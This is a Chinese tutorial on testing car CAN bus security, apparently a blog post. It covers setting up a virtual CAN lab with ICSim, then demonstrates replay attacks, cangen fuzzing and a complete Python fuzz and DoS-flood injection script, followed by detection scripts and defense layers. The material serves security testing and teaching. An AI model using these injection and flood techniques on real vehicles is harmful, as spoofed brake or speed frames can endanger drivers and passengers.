别以为汽车黑客很远——
|

CAN总线没有加密,没有认证,没有访问控制。2015年,两名黑客仅凭一台笔记本和一根USB线,就远程”劫持”了一辆正在高速公路上行驶的Jeep Cherokee,最终导致FCA集团召回140万辆汽车。 |
这不是电影剧情,这是真实发生的安全事件。本文将手把手带你从零搭建测试环境,用开源工具完成真实的CAN总线模糊注入攻击——不是破坏,是测试;不是黑客,是工程师。
一、CAN总线基础:汽车真正的”神经系统”
要理解汽车安全测试,首先得理解CAN总线是什么——它是汽车内部成百上千个ECU(电子控制单元)之间通信的”神经系统”。没有它,发动机不知道油门踩了多少,刹车系统不知道驾驶员发出了制动指令,车窗不知道什么时候该升。
1.1 CAN总线的诞生与定位
CAN(Controller Area Network)诞生于1986年,由德国博世(Bosch)公司开发,最初是为了解决当时汽车内部线束过多的问题——在CAN出现之前,每个传感器都需要独立布线接到ECU上,一辆高端豪华车的内部线束可以长达数公里。
图1:汽车CAN总线网络拓扑图(CAD线框)
CAN总线用两根线(CAN_H和CAN_L,差分信号传输)取代了这些复杂的独立线束,所有ECU挂在同一条”总线”上,共享通信介质。这就是多主广播式通信:任何一个节点都可以随时发言,不需要提前申请话筒。
1.2 速率与分类
|
|
|
|
|
|---|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
1.3 帧结构:ID + 数据
CAN总线上传输的是CAN帧,每帧包含两大部分:
- CAN ID(标识符)
:标准帧11位,扩展帧29位。ID越小优先级越高,用于决定”谁先发言”。例如刹车信号的ID通常比车窗信号的ID更小,保证关键时刻刹车优先。 - 数据段
:标准CAN最多8字节。实际含义由应用层定义,例如车速、转速、温度等。
|
📋 一个典型的CAN帧示例: 0x1A4 [8] 00 00 00 00 00 00 88 13 ↑ CAN ID(11位) ↑ 长度 ↑ 8字节数据(速度=0x1388=5000,单位换算后=200km/h) |
1.4 没有加密、没有认证——这是历史设计的代价
CAN协议诞生于1986年,那个年代汽车是纯机械产品,不存在联网需求。因此安全根本不在设计考量范围内。这种设计带来了两个致命问题:
- 无加密
:总线上传输的数据是明文。任何能接触到CAN总线的设备,都可以监听总线上的所有数据——包括车速、刹车状态、方向盘角度。 - 无认证
:CAN帧的发送者身份无法被验证。任何节点都可以发送任意ID和数据的CAN帧,ECU无法区分这是来自真实传感器的合法信号,还是攻击者伪造的恶意信号。 -
用一个生活场景来类比:CAN总线就像一个所有人都在同时发言的会议室,没有人验证你是谁,你说什么其他人都照单全收。 在这个会议室里,你只要说话够大声(ID优先级高),就能让所有人忽略其他人的声音。
二、模糊注入攻击核心原理
理解了CAN总线的基本机制后,我们来看测试工程师最关心的部分:当攻击者向CAN总线发送”畸形数据”时,ECU会如何反应?这就是CAN模糊注入测试要回答的问题。
图2:OBD-II → CAN总线 → ECU 攻击路径(Visio框图)
2.1 什么是模糊测试(Fuzzing)?
模糊测试是软件测试和安全领域的经典方法。其核心思想是:向被测系统输入大量畸形、随机、边界值的数据,观察系统是否出现崩溃、异常行为或安全漏洞。
这种方法在互联网应用测试中已经非常成熟——Chrome浏览器、SQLite数据库等开源项目都依赖模糊测试发现了大量安全漏洞。
图3:三种CAN总线模糊注入攻击形态对比
将模糊测试引入CAN总线,就形成了CAN模糊注入:向ECU发送大量异常的CAN帧,观察ECU在接收这些”预料之外”的数据时是否会出现:
-
✅ 异常响应(如收到未知ID的帧后死机重启) -
✅ 安全绕过(如虚假刹车指令被执行) -
✅ 静默故障(如仪表盘显示错误信息但不报错) -
✅ DoS(总线被阻塞,正常功能丧失)
2.2 CAN模糊注入的三种形态
|
|
|
|
|---|---|---|
| ID模糊 |
|
|
| 数据模糊 |
|
|
| 时序模糊(DoS) |
|
|
2.3 真实攻击案例模拟详解
🔴 案例A:模拟车速仪表劫持
这是最直观的一种攻击——向总线注入伪造的速度信号,让仪表盘显示虚假的行驶速度,干扰驾驶员判断。
|
🚗 攻击路径:攻击者连接OBD-II接口 → 发送伪造 0x1A4 帧 → 仪表盘显示虚高车速 正常速度信号(ID=0x1A4): 正常: 0x1A4#00 00 00 00 00 00 00 00 → 仪表显示 0 km/h 正常: 0x1A4#00 00 00 00 00 00 88 13 → 仪表显示 200 km/h 伪造: 0x1A4#00 00 00 00 00 00 88 13 → 仪表显示 200 km/h(实际车速0!) ⚠️ 驾驶员被欺骗:仪表盘显示200km/h,但真实车速为0,极其危险 |
🔴 案例B:伪造刹车信号(与2015 Jeep Cherokee事件原理相同)
这是真实发生的攻击事件。2015年7月,安全研究员Charlie Miller和Chris Valasek成功远程入侵一辆正在高速公路上行驶的Jeep Cherokee,通过车内的娱乐系统→CAN总线→刹车控制单元的攻击路径,实现了远程刹车。
CAN层面的攻击原理是:
-
刹车信号通常使用高优先级ID(数值较小,如0x155),以确保在关键时刻能优先发送。 - 攻击者
可以发送相同ID(0x155)的伪造刹车帧,内容设置为”刹车已按下”。 -
由于ID相同、优先级相同,ECU可能无法区分”真刹车”和”假刹车”,执行了虚假的制动动作。
⚠️ 真实事件回顾:2015年的Jeep Cherokee攻击最终导致FCA(菲亚特克莱斯勒)召回了140万辆汽车,并首次通过软件升级(OTA)远程修复了安全漏洞。这是历史上首次因网络安全问题导致的汽车召回。
🔴 案例C:DoS泛洪攻击——让CAN总线“堵死”
CAN总线只有一条”道路”,所有ECU共享这条道路。如果在短时间内向总线大量发送高优先级帧,这条道路就会被完全堵死,其他ECU的正常消息无法及时发出。
攻击效果:
-
仪表盘停止更新,显示卡住 -
发动机转速表归零(即使发动机正常运转) -
安全气囊系统可能检测到通信故障,进入跛行模式 -
极端情况下可能导致车辆无法正常启动
2.4 为什么传统功能测试发现不了这些问题?
这是所有汽车测试工程师都需要理解的核心区别:
|
|
|
|
|---|---|---|
| 目标 |
|
|
| 输入数据 |
|
|
| 关注点 |
|
|
| 发现问题 |
|
安全漏洞
|
结论:功能测试告诉你”这辆车能开”;安全测试告诉你”这辆车被攻击时会发生什么”。两者缺一不可。
三、环境搭建:从零构建你的汽车安全实验室
万事开头难,但CAN总线测试环境的搭建其实非常简单。下面的方案分为三类,分别适合不同预算和需求的同学。我推荐从纯软件方案开始,零成本、零风险,等熟悉了再升级到硬件方案。
图4:虚拟CAN(vcan)vs 物理CAN工作原理对比
3.1 三种方案对比
|
|
|
|
|
|
|---|---|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
3.2 软件方案:Ubuntu虚拟机
第一步:安装虚拟机软件
推荐使用VirtualBox(免费开源)或VMware Workstation Player。先安装虚拟机软件,然后下载Ubuntu 22.04 LTS桌面版镜像(下载地址:ubuntu.com/download/desktop)。
新建虚拟机参数建议:
ubuntu@car-security:~/ICSim
user@ubuntu:~/ICSim$ modprobe vcan
user@ubuntu:~/ICSim$ ip link add dev vcan0 type vcan
user@ubuntu:~/ICSim$ ip link set vcan0 up
OK
user@ubuntu:~/ICSim$ ip link show vcan0
3: vcan0: <VIRTUAL,NOARP,UP,LOWER_UP> mtu 16 qdisc noop state UP mode DEFAULT group default qlen 1000
-> state UP <- 成功激活!
user@ubuntu:~/ICSim$ ./icsim vcan0 & # 启动仪表盘模拟
user@ubuntu:~/ICSim$ ./controls vcan0 & # 启动控制器
💡 成功标志:state UP + mtu 16 -> 立即运行 ./icsim vcan0 打开仪表盘!
-
CPU:2核以上(勾选”启用嵌套分页”) -
内存:4GB以上 -
硬盘:40GB以上 -
网络:桥接模式(方便后续安装工具)
安装全程”下一步”即可,约15-20分钟完成Ubuntu桌面系统安装。
第二步:理解虚拟CAN(vcan)的概念
在动手安装之前,先理解一个关键概念:什么是vcan?
CAN总线需要硬件(CAN控制器+收发器)才能物理连接。但Linux内核提供了一个”虚拟CAN”模块——vcan,它模拟出一条完全存在于内存中的”假”CAN总线,所有数据在系统内核层面流转,不需要任何物理硬件。
🔧 概念对比:物理CAN vs 虚拟CAN
|
|
|
|
|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
简单理解:vcan就像VirtualBox虚拟出的电脑——vcan0就是一条”虚拟”出来的CAN总线,所有工具(candump、cansend、cansniffer)完全兼容,不需要任何修改。
第三步:安装CAN工具链
打开Ubuntu终端(快捷键:Ctrl+Alt+T),依次执行以下命令:
# 第一步:更新软件包列表sudo apt update# 第二步:安装CAN总线工具集(核心工具!必装)# can-utils 包含:cansend, candump, canplayer, cangen, cansniffer 等sudo apt install -y can-utils vcan-utils git build-essential# 第三步:验证安装成功candump --versioncansend --version
预期输出:显示工具版本号,无报错即为安装成功。
第四步:配置虚拟CAN网络
这一步是整个环境搭建的核心——在Linux系统中创建一条虚拟CAN总线。
# 1. 加载 vcan 内核模块(告诉Linux启用虚拟CAN功能)sudo modprobe vcan# 2. 创建名为 vcan0 的虚拟CAN接口sudo ip link add dev vcan0 type vcan# 3. 激活 vcan0 接口(让vcan0开始工作)sudo ip link set vcan0 up# 4. 验证:查看vcan0的状态ip -details link show vcan0
成功的标志:输出中包含 state UP 和 mtu 16。
# 5.【可选】让vcan0在系统重启后自动创建# 创建配置文件sudo bash -c 'cat > /etc/network/interfaces.d/vcan0 << EOFiface vcan0 inet manualpre-up ip link add dev vcan0 type vcanup ip link set vcan0 uppost-down ip link del vcan0EOF'# 6.【可选】查看当前所有网络接口(应该能看到vcan0)ip link show
第五步:安装ICSim汽车模拟器
ICSim(Instrument Cluster Simulator)是开源社区最流行的CAN总线模拟器,它可以模拟一辆汽车的仪表盘(速度、转速、车门状态等),让我们的虚拟CAN总线有了真实的”汽车端”响应。
# 1. 创建工作目录并进入mkdir -p ~/car-security && cd ~/car-security# 2. 安装ICSim编译所需的依赖sudo apt install -y libsdl2-dev libsdl2-image-dev# 3. 克隆ICSim项目源码git clone https://github.com/zombieCraig/ICSim.git# 4. 进入目录并编译cd ICSimmake clean && make# 5. 验证编译产物(应该看到 icsim 和 controls 两个可执行文件)ls -lh icsim controls
第六步:启动ICSim模拟器(重要:需要两个终端)
ICSim分为两部分:icsim(仪表盘模拟器)和controls(控制器)。两者需要同时运行,分别在两个终端窗口中。
# ===== 终端窗口1:启动汽车仪表盘模拟器 =====./icsim vcan0# 预期:弹出一个窗口,显示汽车仪表盘(速度表、转速表、车门指示灯等)# 注意:这个窗口不要关闭!# ===== 终端窗口2:打开另一个终端(Ctrl+Shift+T新建标签页)=====cd ~/car-security/ICSim./controls vcan0# 预期:在运行icsim的窗口中,仪表盘变为可操控状态# 用键盘方向键控制:↑加速 ↓刹车 ←转向 →转向
✅ 验证成功:当你按方向键”↑”时,ICSim仪表盘的速度指针应该上升;按”↓”时速度下降。这说明vcan0正常工作,icsim和controls之间通过虚拟CAN总线通信。
第七步(可选):安装Wireshark进行协议分析
# 安装Wireshark(CAN帧抓包分析工具)sudo apt install -y wireshark# 安装时选择"允许非root用户抓包"# 启动Wireshark,选择vcan0接口开始抓包sudo wireshark -i vcan0 -k# 过滤器示例:只显示CAN ID为0x1A4的帧can.id == 0x1A4
3.3 硬件方案简介(树莓派+CAN Hat)
当熟悉了纯软件环境后,如果你想接触真实的CAN物理层信号,可以升级到硬件方案:
|
|
|
|
|
|---|---|---|---|
|
|
|
|
|
|
|
|
|
|
| OBD-II
|
|
|
|
⚠️ 安全警告:接真实车辆之前,务必确认:① 车辆处于熄火断电状态;② 使用CAN总线隔离器保护设备;③ 切勿在车辆行驶过程中连接测试设备。错误的操作可能损坏车载ECU。
四、模糊注入攻击实操:从监听到攻击
环境搭建完成后,正式进入实操环节。这一章将完整演示从”正常监听”到”模糊注入“的全流程攻击,每一步都给出可运行的真实命令和Python脚本。
图:ICSim汽车仪表盘 — 速度表 / 转速表 / 车门指示灯
⚠️ 重要提示:以下所有攻击均在虚拟CAN(vcan0)环境下执行,不涉及真实车辆和任何真实道路行为,完全合法。
4.1 第一步:正常监听CAN总线(侦察阶段)
在任何攻击之前,测试工程师都需要先了解”正常状态”是什么样的。打开一个新终端,执行监听命令:
图:正常状态 vs 攻击状态 — ICSim仪表盘响应对比
# 监听vcan0上的所有CAN帧(按Ctrl+C停止)candump vcan0# 同时在另一个终端用controls操作ICSim(按方向键)
正常输出示例:
vcan00x1A4 [8] 00 00 00 00 00 00 00 00
vcan00x0C8 [8] 20 00 00 00 00 00 00 00
vcan00x2A0 [8] 00 00 00 00 00 00 60 00
vcan00x1A4 [8] 00 00 00 00 00 00 88 13
4.2 第二步:识别关键信号ID
通过监听,结合操作ICSim控制器的经验,我们可以识别出每个CAN ID对应的功能:
| CAN ID |
|
|
|
|---|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
4.3 第三步:重放攻击(Replay Attack)
重放攻击是最基础的CAN总线攻击——录制一段正常流量,然后原封不动地重复播放,欺骗ECU。
# 终端1:录制vcan0上的所有CAN帧到日志文件candump vcan0 -l traffic.log# 同时在另一个终端操作ICSsim(↑加速↓刹车),录制10-30秒# 操作完成后回到终端1按Ctrl+C停止录制# 查看录制文件内容cat traffic.log# 格式:(interface) (timestamp) (can_id)#(hex_data)# 终端2:重放录制的所有CAN帧canplayer -I traffic.log# 效果:ICSim仪表盘完全重复刚才的加速/刹车动作!
4.4 第四步:模糊注入攻击(核心攻击)
方案A:使用cangen工具进行随机模糊(推荐新手快速上手)
# cangen:can-utils自带的CAN帧生成/模糊工具# 向vcan0发送10000帧随机CAN帧,间隔5毫秒cangen vcan0 -g 5 -i 10000 -I R -L 8 -v# 参数说明:# -g 5 : 每帧间隔5毫秒(数值越小注入越密集)# -i N : 总共发送N帧# -I R : CAN ID随机生成(R=Random)# -L 8 : 数据长度固定8字节# -v : verbose模式,显示每帧内容# 另一个终端同时观察ICSim仪表盘# 应该能看到:仪表指针抖动、跳变、归零等异常现象
方案B:Python脚本精准模糊注入(推荐有编程基础的工程师)
下面的Python脚本提供更精细的控制能力,支持随机模糊、边界值模糊和DoS泛洪三种模式:
#!/usr/bin/env python3"""can_fuzzy_inject.pyCAN总线模糊注入工具支持三种攻击模式:随机模糊、边界值模糊、DoS泛洪"""import os, time, random, argparsedef parse_args():parser = argparse.ArgumentParser(description='CAN总线模糊注入工具 v1.0',formatter_class=argparse.RawDescriptionHelpFormatter,epilog="""示例用法:随机模糊注入: python3 can_fuzzy_inject.py vcan0 -n 5000边界值模糊: python3 can_fuzzy_inject.py vcan0 -n 2000 -m boundary -t 0x1A4DoS泛洪攻击: python3 can_fuzzy_inject.py vcan0 -n 10000 -m flood""")parser.add_argument('interface', help='CAN接口名,如vcan0')parser.add_argument('-n', '--count', type=int, default=1000,help='注入帧数量(默认1000)')parser.add_argument('-d', '--delay', type=float, default=0.01,help='帧间隔秒数(默认0.01)')parser.add_argument('-t', '--target-id', type=str, default=None,help='目标CAN ID,如0x1A4(None则随机)')parser.add_argument('-m', '--mode',choices=['random', 'boundary', 'flood'],default='random',help='模糊模式')return parser.parse_args()def generate_fuzzy_data(mode='random'):"""生成不同类型的模糊数据"""if mode == 'random':return bytes([random.randint(0, 255) for _ in range(8)])elif mode == 'boundary':patterns = [bytes([0xFF] * 8), # 全0xFF(边界值)bytes([0x00] * 8), # 全0x00(边界值)bytes([0xAA] * 8), # 0xAA(二进制10101010)bytes([0x55] * 8), # 0x55(二进制01010101)bytes([random.randint(0, 255) for _ in range(8)]), # 纯随机]return random.choice(patterns)else: # flood模式return bytes([0xFF] * 8)def flood_attack(iface, can_id, duration):"""DoS泛洪:高频高优帧占满总线带宽"""print(f'[!] DoS泛洪攻击: 接口={iface}, ID=0x{can_id:03X}, 时长={duration}s')end_time = time.time() + durationcount = 0while time.time() < end_time:cmd = f'cansend {iface} 0x{can_id:03X}#{"FF"*8}'os.system(cmd + ' 2>/dev/null')count += 1print(f'[✓] 泛洪完成,共发送 {count} 帧')def main():args = parse_args()target_id = (int(args.target_id, 16) if args.target_idelse random.randint(0x000, 0x7FF))print('=' * 55)print(f'[*] CAN模糊注入工具')print(f'[*] 接口: {args.interface} | 帧数: {args.count} | 模式: {args.mode}')print(f'[*] 目标ID: 0x{target_id:03X}')print('=' * 55)if args.mode == 'flood':flood_attack(args.interface, target_id, duration=args.count * args.delay)returnfor i in range(args.count):data = generate_fuzzy_data(args.mode)data_str = ''.join([f'{b:02X}' for b in data])cmd = f'cansend {args.interface} 0x{target_id:03X}#{data_str}'os.system(cmd + ' 2>/dev/null')if i > 0 and i % 200 == 0:print(f'[*] 进度: {i}/{args.count} 帧已注入')time.sleep(args.delay)print(f'[✓] 模糊注入完成!共注入 {args.count} 帧')if __name__ == '__main__':main()
# 使用示例(先给执行权限):chmod +x can_fuzzy_inject.py# 【随机模糊】对全部ID随机注入5000帧,观察ICSim全局反应./can_fuzzy_inject.py vcan0 -n 5000 -d 0.005 -m random# 【精准边界值模糊】专门针对速度信号ID 0x1A4发送边界值./can_fuzzy_inject.py vcan0 -n 2000 -m boundary -t 0x1A4# 【DoS泛洪】用最高优先级ID=0x000泛洪总线./can_fuzzy_inject.py vcan0 -n 10000 -d 0.001 -m flood
4.5 第五步:结果观察与分析
运行攻击时,同步观察ICSim仪表盘的响应。以下是不同攻击模式对应的典型现象:
|
|
|
CAN总线
|
|
|---|---|---|---|
|
0x1A4(速度) |
|
|
|
|
全0xFF注入 |
|
|
|
| DoS
|
|
|
|
4.6 真实ECU的响应分析
在实际ECU测试中,模糊注入后通常会观察到三种典型响应:
- 🛡️ 安全模式触发(最佳结果)
:ECU检测到总线异常,进入安全模式,停止响应可疑消息。这说明ECU有完善的错误处理和安全降级策略。 - ⚠️ 静默忽略(中等风险)
:ECU对模糊帧不做任何响应,也不报错。虽然没有执行虚假动作,但缺少对异常情况的告警机制。 - 💀 执行虚假动作(高危漏洞)
:ECU接受了伪造的信号并执行了对应动作(如虚假刹车)。这是最危险的情况,必须立即报告并修复。
五、攻击检测与防御方案
发现漏洞是第一步,修复和防御才是最终目标。这一章从测试工程师的视角出发,介绍如何在实际项目中建立CAN总线安全检测与防御能力。
5.1 检测篇:如何在模糊攻击发生时及时发现
方法一:CAN总线负载率实时监控
CAN总线负载率是衡量总线”繁忙程度”的核心指标。正常情况下,总线负载在20-60%之间;当发生DoS泛洪攻击时,负载可能瞬间飙升到95%以上。
图:汽车网络安全三层纵深防御体系
# 方法1:用candump统计每秒帧数(简单直观)watch -n 1 'candump vcan0 2>/dev/null | wc -l'# 正常情况:每秒几十到几百帧# 模糊攻击时:可能瞬间达到数千帧/秒# 方法2:用Candump日志分析总线负载率# 首先录制一段时间的日志candump -l vcan0 30sec.log & # 录制30秒sleep 30# 分析每秒帧数分布cat 30sec.log | awk '{print substr($2,2,8)}' | cut -d. -f1 | sort | uniq -c
方法二:CAN ID频率异常检测
每个ECU发送CAN帧的频率是相对固定的(周期信号)。当某个CAN ID的发送频率突然大幅变化时,很可能意味着出现了异常——要么是ECU本身出现了故障,要么是遭到了注入攻击。
#!/usr/bin/env python3"""can_id_monitor.py - CAN ID频率监控与异常检测"""from collections import defaultdictimport subprocess, time, sysdef monitor_can_ids(iface='vcan0', duration=10, interval=1):"""监控CAN ID发送频率,超过阈值10倍则告警"""id_counter = defaultdict(int)print(f'[*] 监控 {iface},持续 {duration} 秒...)start = time.time()while time.time() - start < duration:try:output = subprocess.check_output(['candump', iface], timeout=interval,stderr=subprocess.DEVNULL).decode()for line in output.split('\n'):parts = line.split()if len(parts) >= 3 and 'vcan' in parts[0]:id_counter[parts[2]] += 1except subprocess.TimeoutExpired:passif not id_counter:print('[✗] 未检测到任何CAN帧'); returnavg = sum(id_counter.values()) / len(id_counter)sorted_ids = sorted(id_counter.items(), key=lambda x: x[1], reverse=True)print('\n[CAN ID频率统计 - 前10名]')for can_id, cnt in sorted_ids[:10]:bar = '█' * int(cnt / max(avg, 1) * 3)alert = '⚠️ 异常!' if cnt > avg * 10 else ''print(f' ID:{can_id:>8} 次数:{cnt:>6} {bar} {alert}')anomalies = [(i, c) for i, c in sorted_ids if c > avg * 10]if anomalies:print('\n[!] 检测到异常高频ID(超过平均值10倍):')for can_id, cnt in anomalies:print(f' ID: {can_id:>8} 次数: {cnt:>6} (阈值: {avg:.1f})')else:print('\n[✓] 未检测到异常高频ID')if __name__ == '__main__':monitor_can_ids(sys.argv[1] if len(sys.argv) > 1 else 'vcan0')
方法三:帧数据熵值分析
正常的业务CAN帧,数据字节有明确的业务含义(例如车速值遵循一定的数值范围),字节分布不均匀。模糊注入的随机数据则趋向于均匀分布(信息熵值高)。
from math import log2def entropy(data: bytes) -> float:"""计算字节序列的信息熵(0=完全有序,8=完全随机)"""freq = [data.count(bytes([b])) / len(data) for b in range(256)]return -sum(f * log2(f) if f > 0 else 0 for f in freq)# 正常速度帧数据:熵值约3-5(部分字节有业务含义)normal = bytes([0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88, 0x13])print(f'正常帧熵值: {entropy(normal):.2f}') # ≈ 3.0# 模糊注入全0xFF帧:熵值低(只有一个值)flood = bytes([0xFF] * 8)print(f'DoS泛洪帧熵值: {entropy(flood):.2f}') # ≈ 0# 随机模糊帧:熵值高(接近均匀分布)random_data = bytes([int(random.random() * 256) for _ in range(8)])print(f'随机模糊帧熵值: {entropy(random_data):.2f}') # ≈ 7.9
5.2 防御篇:从测试到量产的纵深防御体系
第一层:车载网关隔离(短期可行)
在动力CAN、舒适CAN、诊断CAN等不同网段之间增加车载网关(Gateway ECU),在网关层实现:
- CAN ID白名单
:只允许预定义的合法ID通过网关,拦截一切未知ID的帧。 - 帧频率限制
:对每个ID的发送频率设置上限,超出则丢弃。 - 通信量监控
:实时统计总线负载,超过阈值触发告警。
第二层:CAN FD + 硬件加密(中期升级)
CAN FD(Flexible Data Rate)是CAN的升级协议,相比标准CAN有多项改进:
|
|
|
|
|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
CAN FD支持在数据段中嵌入MAC(消息认证码),ECU在收到帧后验证MAC的合法性,伪造帧因无法生成正确的MAC而被直接丢弃。
第三层:ISO/SAE 21434 全生命周期安全体系(长期目标)
ISO/SAE 21434是汽车网络安全的国际标准,2021年正式发布。它覆盖了车辆网络安全工程的全生命周期:
|
|
|
|
|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
5.3 测试工程师的行动清单
作为测试工程师,你可以从现在开始就在项目中落地CAN安全测试能力:
-
✅ 建立CAN ID基线库:梳理每个ECU所有合法的CAN ID和发送频率,作为后续检测的基准。 -
✅ 在CI/CD中集成模糊测试:每次ECU软件版本更新前,自动执行CAN模糊注入测试套件。 -
✅ 定期执行安全回归:建议每季度执行一次完整的CAN安全测试,包括ID模糊、数据模糊、DoS攻击三种场景。 -
✅ 建立漏洞跟踪机制:发现漏洞后通过JIRA/TAPD跟踪修复进度,纳入发布门禁(Release Gate)。
六、总结
汽车CAN总线没有加密和认证,是1986年设计时代的历史遗留问题。但这并不意味着我们只能坐以待毙——通过模糊测试,测试工程师可以在真实攻击发生之前,主动发现ECU的脆弱点。
🎯 核心结论
CAN总线安全不是”黑客专利”,而是每个汽车测试工程师必须掌握的实战技能。测试工程师的价值,在于用攻击者的视角审视产品——在真实的攻击者之前,找到自己的漏洞。
✅ 本文技能收获清单
-
理解CAN总线的通信机制和设计局限(无加密、无认证) -
掌握虚拟CAN(vcan)环境搭建的完整流程 -
完成重放攻击和模糊注入攻击的实战操作 -
学会用工具监控CAN总线异常流量(负载率、ID频率、熵值) -
了解汽车安全的纵深防御体系(网关→CAN FD→ISO 21434)
📋 立即行动清单(建议收藏)
|
|
|
|
|---|---|---|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|